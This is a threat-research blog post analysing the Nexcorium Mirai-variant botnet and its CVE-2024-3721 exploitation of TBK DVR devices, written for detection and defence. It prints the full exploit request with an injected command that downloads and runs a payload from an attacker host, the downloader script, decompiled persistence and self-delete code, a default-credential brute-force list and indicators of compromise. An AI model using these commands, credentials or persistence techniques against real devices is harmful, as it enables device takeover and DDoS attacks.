

Tracking Mirai Variant Nexcorium: A Vulnerability-Driven IoT Botnet Campaign

 fortinet.com/jp/blog/threat-research/tracking-mirai-variant-nexcorium-a-vulnerability-driven-iot-botnet-campaign

Vincent Li

April 17, 2026

- Article Contents
- [1. Init configuration](#)[2. Startup script](#)[3. Systemd service](#)[4. Cron job](#)

Affected Platforms: TBK DVR-4104, DVR-4216

Impacted Users: Any organization

Impact: Remote attackers gain control of the vulnerable systems

Severity Level: High

IoT devices are increasingly prime targets for large-scale attacks due to their widespread use, lack of patching, and often weak security settings. Threat actors continue exploiting known vulnerabilities to gain initial access and deploy malware that can persist, spread, and cause distributed denial-of-service (DDoS) attacks.

FortiGuard Labs has analyzed a recent campaign exploiting CVE-2024-3721 in TBK DVR devices to deliver a multi-architecture Mirai variant called Nexcorium. By examining the infection chain, persistence mechanisms, and attack capabilities, we offer insights into the operational behavior of the associated threat actor and its potential impact on targeted environments.

[2025年グローバル脅威動向レポート](#)

[このレポートを使用して、最新の攻撃者の戦術を理解し、エクスポージャーを評価し、次のエクスプロイトが環境に影響を与える前に優先的に対処してください。](#)

Incidents

The threat actors delivered a downloader script by exploiting CVE-2024-3721, an OS command injection vulnerability in TBK DVR devices through manipulation of the mdb / mdc arguments.

```
POST /device.rsp?opt=sys&cmd=__S_0_S_T_R_E_A_MAX__&mdb=sos&mdc=cd+%2Ftmp%3B+wget+http%3A%2F%2F84.200.87.36%2Fdvr%3B+chmod+777+dvr%3B+.%2Fdvr%3B HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Length: 0
Accept: */*
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: uid=1
X-Hacked-By: Nexus Team - Exploited By Erratic
Accept-Encoding: gzip
```

Figure 1: Exploit traffic via CVE-2024-3721

The exploit features a custom HTTP header, “**X-Hacked-By**,” with the value “**Nexus Team – Exploited By Erratic**.” Based on this artifact, we think the activity is likely linked to a threat actor, which we suggest identifying as “**Nexus Team**.” However, this actor is not widely known.

The downloader script, called **dvr**, fetches malware samples with filenames starting with **nexuscorp** and targets multiple Linux architectures, including ARM, MIPS R3000, and x86-64 (AMD64). The script sets the permissions of the retrieved malware to 777 and runs it with an argument that indicates the exploited device on the victim host.

```
wget http://84.200.87.36/nexuscorp.arm; chmod 777 nexuscorp.arm; ./nexuscorp.arm dvr.arm
wget http://84.200.87.36/nexuscorp.arm5; chmod 777 nexuscorp.arm5; ./nexuscorp.arm5 dvr.arm5
wget http://84.200.87.36/nexuscorp.arm6; chmod 777 nexuscorp.arm6; ./nexuscorp.arm6 dvr.arm6
wget http://84.200.87.36/nexuscorp.arm7; chmod 777 nexuscorp.arm7; ./nexuscorp.arm7 dvr.arm7
wget http://84.200.87.36/nexuscorp.mips; chmod 777 nexuscorp.mips; ./nexuscorp.mips dvr.mips
wget http://84.200.87.36/nexuscorp.mipsel; chmod 777 nexuscorp.mipsel; ./nexuscorp.mipsel dvr.mipsel
wget http://84.200.87.36/nexuscorp.x86; chmod 777 nexuscorp.x86; ./nexuscorp.x86 dvr.x86
```

Figure 2: Downloader shell script “dvr”

Malware Analysis

This analysis is based on the “**nexuscorp.x86**” sample. Upon execution, the malware shows the string “**nexuscorp has taken control.**”

Figure 3: Display string after execution

Nexcorium has a similar architecture to the Mirai variant, including XOR-encoded configuration table initialization, watchdog module, and DDoS attack module.

The malware first performs XOR decoding to extract its embedded configuration, which includes C2 server domain and port, persistence-related shell commands, a hard-coded brute-force wordlist, DDoS attack commands retrieved from the C2 server, and embedded exploit code.

```

; __int64 table_init_0x13()
table_init_0x13 proc near
sub     rsp, 8
mov     edx, 13h
mov     esi, offset r3brqw3d_b0ats_top ; r3brqw3d.b0ats.top
mov     edi, 1
call    sub_4073E1
mov     edx, 5
mov     esi, offset unk_4169D4 ; 1010
mov     edi, 2
call    sub_4073E1
mov     edx, 4
mov     esi, offset unk_4169DA ; id:
mov     edi, 3
call    sub_4073E1
mov     edx, 8
mov     esi, offset unknown ; unknown
mov     edi, 4
call    sub_4073E1
mov     edx, 1Ch
mov     esi, offset unk_4169E8 ; nexuscorp has taken control
mov     edi, 5
call    sub_4073E1

```

Figure 4: XOR-Encoded configuration with the key 0x13

```

; __int64 table_init_0xfd()
table_init_0xfd proc near
sub     rsp, 8
mov     edx, 13h
mov     esi, offset r3brqw3d_b0ats_top_0 ; r3brqw3d.b0ats.top
mov     edi, 15h
call    sub_4077CC
mov     edx, 0Eh
mov     esi, offset c2 ; 176.65.134.22
mov     edi, 61h ; 'a'
call    sub_4077CC
mov     edx, 5
mov     esi, offset port ; 4333
mov     edi, 62h ; 'b'
call    sub_4077CC
mov     edx, 6
mov     esi, offset tmp ; /tmp/
mov     edi, 1
call    sub_4077CC
mov     edx, 6
mov     esi, offset var ; /var/
mov     edi, 2
call    sub_4077CC
mov     edx, 6
mov     esi, offset dev ; /dev/
mov     edi, 3
call    sub_4077CC

```

Figure 5: XOR-Encoded configuration with the key 0xFD

Nexcorium shares an architecture similar to other Mirai variants. It consists of three core modules: watchdog, scanner, and attacker. The watchdog component uses the string NXS_WD_CHILD as a sub-process role marker to distinguish watchdog-spawned child processes.

```

sub_4110D4(v26);
v27 = fork();
v11 = v27;
if ( v27 < 0 )
    goto LABEL_56;
if ( !v27 )
{
    sub_410C5D("NXS_WD_CHILD", 4286675LL, 1LL);
    execve(dest, qword_51A460);
    v8 = 111;
    goto LABEL_11;
}
if ( !(unsigned int)sub_404D51((unsigned int)v27) )
    sub_404D94(v11);

```

Figure 6: Watchdog subprocess role marker

Nexcorium performs self-integrity checks by first storing executive arguments in global variables and retrieving the current execution path from /proc/self/exe. It calculates the hash of the executable file using the FNV-1a algorithm. If the original file is missing, unreadable, or its hash does not match, the malware creates a duplicate under a different filename and sets the file permissions to 700.

```

if ( !fnv1a_file(dest)
    || (v18 = qword_51A468, stat(dest, &buf))
    || (v19 = fnv1a_file(dest), v19 != v18 || v19 == 0) )
{
    sub_40AF70((unsigned int)file, 512, (unsigned int)"%s.tmp", (unsigned int)dest, v16, v17, v28[0]);
    v20 = open(src, 0);
    if ( v20 < 0 )
        goto LABEL_47;
    v21 = open(file, 577, 448LL);
    if ( v21 < 0 )
    {

```

Figure 7: Self-replication

Notably, the malware includes an exploit for CVE-2017-17215, targeting Huawei HG532 devices. This is also commonly seen in other Mirai variants.




Figure 8: XOR-Encoded CVE-2017-17215 exploit

The exploit is stored in table ID 23 and used in the scanner component. Once Nexcorium connects to the victim host, the module looks up the table, retrieves the CVE-2017-17215 payload, and sends a malicious packet.




Figure 9: Send CVE-2017-17215 exploit if the socket is established

Additionally, the malware contains a hard-coded username and password list used for brute-force attacks. Most entries include default credentials.

ubuntu	guest	support	default
12345	123456	changeme	hikvision
operator	888888	Administrator	meinsm

7ujMko0admin	admin123	admin1234	admintest
comcomcom	motorola	password	daemon
OxhlwSG8	S2fGqNFs	tlJwpbo6	D-Link
netscreen	7ujMko0vizxv	GM8182	Root1
Zte521	antslq	cat1029	dreambox
grouter	hg2x0	huigu309	ipcam_rt5350
jauntech	solokey	swsbzkgn	taZz@23495859
tsgoingon	vertex25ektk123	xc3511	xmhdipc
Zhongxing	telnet	telnetadmin	

The malware scan involves the victim's hosts opening a Telnet connection. It then starts a brute-force attack using the previous wordlist. If Nexcorium successfully logs in, it executes commands to check if it gets a shell, including system, shell, sh, and cat /bin/busybox.

```

sub_4077B1(0x1Fu);
v68 = (const char *)sub_407710(31, 0);
if ( v68 )
{
    if ( (unsigned int)sendf(*v37, "%s\r\n", v68) )
    {
        v69 = 31;
        v37[1] = 5;

        table_unlock(v69);
        goto LABEL_103;
    }
    connection_reset((__int64)v37);
}

```

Figure 10: Execute shell command if Nexcorium successfully logs in via telnet
Once Nexcorium executes the command, it will parse and verify the victim host's architecture using its hard-coded list.

aM32	db 'm32',0
aSparc	db 'sparc',0
a386	db '386',0
a68k	db '68k',0
a88k	db '88k',0
a860	db '860',0
aMips	db 'mips',0
aS370	db 's370',0
aMipsRs3	db 'mips_rs3',0
aParisc	db 'parisc',0
aVpp500	db 'vpp500',0
aSparc32plus	db 'sparc32plus',0
a960	db '960',0
aPpc	db 'ppc',0

Figure 11: Parsing the architecture information response from the victim host

The malware retrieves the actual execution path from `/proc/self/exe` again for persistence purposes. If it is not running from `/usr/local/bin/`, it copies itself to `/usr/local/bin/sysd` and proceeds to establish persistence through multiple mechanisms.

1. Init configuration

It updates `/etc/inittab` to make sure the process restarts if it stops.

```
if ( (unsigned int)stat("/etc/inittab") )
{
    vsnprintf((__int64)v36, 400, ":::respawn:%s", a1, a2, a3, a4, v17, v18, a7, a8, buf);
    v19 = fopen("/etc/inittab", "a");
    v23 = v19;
    if ( v19 )
    {
        sub_409E4D(v19, (unsigned int)"%s\n", (unsigned int)v36, v20, v21, v22, v31[0]);
        sub_40AE60(v23);
        return 1LL;
    }
}
```

Figure 12: Persistence method via `/etc/inittab`

2. Startup script

It creates or updates `/etc/rc.local` to ensure execution at system startup.

```

v24 = v36;
vsnprintf((__int64)v36, 400, "#!/bin/sh\n%s &>/dev/null &\nexit 0\n", a1, a2, a3, a4, v17, v18, a7, a8, buf);
v25 = sub_4049CE("/etc/rc.local");
v26 = 400LL;
if ( v25 )
    goto LABEL_22;
memset_0(v26, 0LL, 400LL);

```

Figure 13: Persistence method via /etc/rc.local

3. Systemd service

It then checks common system paths (e.g., /bin/systemctl, /usr/bin/systemctl, and /etc/systemd/system) and creates a service file at /etc/systemd/system/persist.service, enabling it to run automatically at startup.

```

goto LABEL_22;
memset_0(v36, 0LL, 400LL);
if ( ((unsigned int)stat("/bin/systemctl") || (unsigned int)stat("/usr/bin/systemctl"))
    && (unsigned int)stat("/etc/systemd/system") )
{
    vsnprintf(
        (__int64)v32,
        1024,
        "[Unit]\n"
        "Description=NexusCorp C2 Persistence Daemon\n"
        "After=network.target\n"
        "\n"
        "[Service]\n"
        "ExecStart=%s\n"
        "Restart=always\n"
        "\n"
        "[Install]\n"
        "WantedBy=multi-user.target\n",
        a1,
        a2,
        a3,
        a4,
        v27,
        v28,
        a7,
        a8,
        buf);
    if ( (unsigned int)sub_4049CE("/etc/systemd/system/persist.service") )
    {
        system("systemctl enable persist >/dev/null 2>&1");
        v26 = 1024LL;
        v29 = "/etc/systemd/system/persist.service";
LABEL_23:
        memset_0(v29, 0LL, v26);
        return 1LL;
    }
    memset_0("/etc/systemd/system/persist.service", 0LL, 1024LL);
}

```

Figure 14: Persistence method via creating daemon

4. Cron job

It creates a scheduled task using crontab to ensure it runs after reboot.

```

v24 = command;
sub_40AF70((__int64)command, 512LL, (__int64)"(crontab -l 2>/dev/null; echo \"@reboot %s &\\\" ) | crontab -", buf);
system(command);
if ( !system(command) )
{
    v26 = 512LL;
    L_22:

```

Figure 15: Persistence method using crontab

After completing the persistence setup, the malware deletes its original binary from the current execution path to evade analysis.

```

__int64 self_delete()
{
    ssize_t v0; // rax
    unsigned int v1; // ebx
    int v3[134]; // [rsp+0h] [rbp-218h] BYREF

    v0 = readlink("/proc/self/exe", (char *)v3, 0x1FFu);
    v1 = v0;
    if ( v0 != -1 )
    {
        *((_BYTE *)v3 + v0) = 0;
        v1 = unlink((const char *)v3);
        memset(v3, 0, 0x200u);
    }
    return v1;
}

```

Figure 16: Self-delete to evade analysis

Based on the XOR-decoded configuration, Nexcorium supports multiple DDoS attack methods, including UDP flood, TCP ACK flood, TCP SYN flood, TCP generic flood, SMTP flood, TCP PSH flood, TCP URG Flag flood, UDP blast flood, and VSE query flood. It can stop ongoing DDoS attacks and terminate its own process as well.

Command	Attack ID	Description
udp	0	UDP Flood
ack	10	TCP ACK Flood
syn	3	TCP SYN Flood
std	4	TCP Generic Flood
stmp	9	SMTP Flood

psh	5	TCP PSH Flood
synd	7	TCP SYN Flood Variant
urg	6	TCP URG Flag Flood
udb	8	UDP Blast Flood
vse	1	VSE Query Flood
tcpa	12	TCP ACK + PSH Flood
killattk	-	Stop Attack
botkill	-	Kill Bot

The malware initializes its attack modules by allocating an array and adding the offset of each attack module to it. It then establishes a connection with the C2 domain r3brqw3d[.]b0ats[.]top and parses commands retrieved from the C2 server to launch subsequent attacks.

```

v0 = 0;
v1 = v6;
for ( i = sub_40D3F8(buf, " ", v8); ; i = sub_40D3F8(0LL, " ", v8) )
{
    ++v1;
    if ( i == 0 || v0 > 63 )
        break;
    ++v0;
    *(v1 - 1) = sub_40D574(i);
}
}
else
{
    v0 = 1;
    v6[0] = sub_40D574(buf);
}
v3 = v6;
v4 = 0;
attack_start((unsigned int)v0, v6);
while ( 1 )
{
    ++v3;

```

Figure 17: Attack method to parse commands from the C2 server

Conclusion

The Nexcorium malware displays typical traits of modern IoT-focused botnets, combining vulnerability exploitation, support for multiple architectures, and various persistence methods to sustain long-term access to infected systems. Its use of known exploits, such as CVE-2017-17215, along with extensive brute-force capabilities, underscores its adaptability and efficacy in increasing its infection reach.

Additionally, its diverse range of DDoS attack vectors and centralized command-and-control communication indicate its primary role in coordinated attack campaigns. The use of customized exploit artifacts, such as the “X-Hacked-By” header, also provides valuable clues linking the activity to the suspected threat actor.

The continuous monitoring of vulnerability exploitation trends, along with proactive detection of malicious traffic and behavior patterns, remains essential for reducing similar threats targeting IoT and networked systems.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

BASH/Mirai.AEH!tr.dldr
ELF/Mirai.ATL!tr
ELF/Nexcorium.A!tr
ELF/Mirai.EGX!tr

The [FortiGuard AntiVirus service](#) engine is integrated into [FortiGate](#), [FortiMail](#), [FortiClient](#), and [FortiEDR](#). Customers running these products with up-to-date signatures are protected against the malware components described in this report.

The [FortiGuard Web Filtering Service](#) blocks the C2 server.

FortiGuard Labs provides an [IPS signature](#) against attacks exploiting the following vulnerabilities:

CVE-2024-3721: 55717 TBK.DVR.SOSTREAMAX.Command.Injection

Organizations seeking to strengthen foundational security awareness might also consider completing [Fortinet Certified Fundamentals](#) (FCF) training in Cybersecurity. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

The [FortiGuard IP Reputation and Anti-Botnet Security Service](#) proactively blocks infrastructure associated with this campaign by correlating malicious IP intelligence collected from Fortinet’s global sensor network, CERT collaborations, MITRE, trusted industry partners, and other intelligence sources.

If you believe this or any other cybersecurity threat has impacted your organization, contact our Global [FortiGuard Incident Response Team](#) for assistance.

IOCs

Hosts

84[.]200[.]87[.]36
176[.]65[.]148[.]186
r3brqw3d[.]b0ats[.]top

Files

Downloader

696aeb6321313919f0a41a520e6fa715450bbfb271a9add1e54efe16484a9c35

Nexcorium

37132e804ccb3fc4ba1f72205da70c3d7a6e66b43178707a9d8ee1156d815c21
e4789416c35b345e75c023a8c07c207c79937c6a5444e1c29d85d18d2f660d8c
0b510f93f47590791626d2fa74ddd62ba6eb8a5a5bb7b8476c0ceffc7be94ebe
9b805585c457811d2c5c5664ede9ee869b53e3c9999100505d7ee8de7f855fdf
95d1eb12d58206319c514c7240d058c512bb22b31f6ea22ed8be3ae44305c9f7
7c01d5b53861cd34e10a79fdea16dcf08bce9c78ed72abd6d6f3e9ce75a24734
838e35b62a6b38675e467301166cdcc54f98d528fe43d56936caeffec88ac696
2ccf23b8165e8c05899aa7ba4755b896ebf1d20d3b701cfffcd768482486b0a74
29404df12a7723ce46c8b199c88a808aa315dd8ff8fd1e06a34ccd3d16f4553b
b1274de00a7f3d7ab9792ec3456e9d5bf057738666f34183f1d72060e2d4f678
721c7cb2109ec97c14413cb8b58ddce0ecf0c1f13f22ee4f72eed79b57592cf5
89dae116c77b0035277d39dfe01043624427c119ddee8883a3ba54a42a6ae400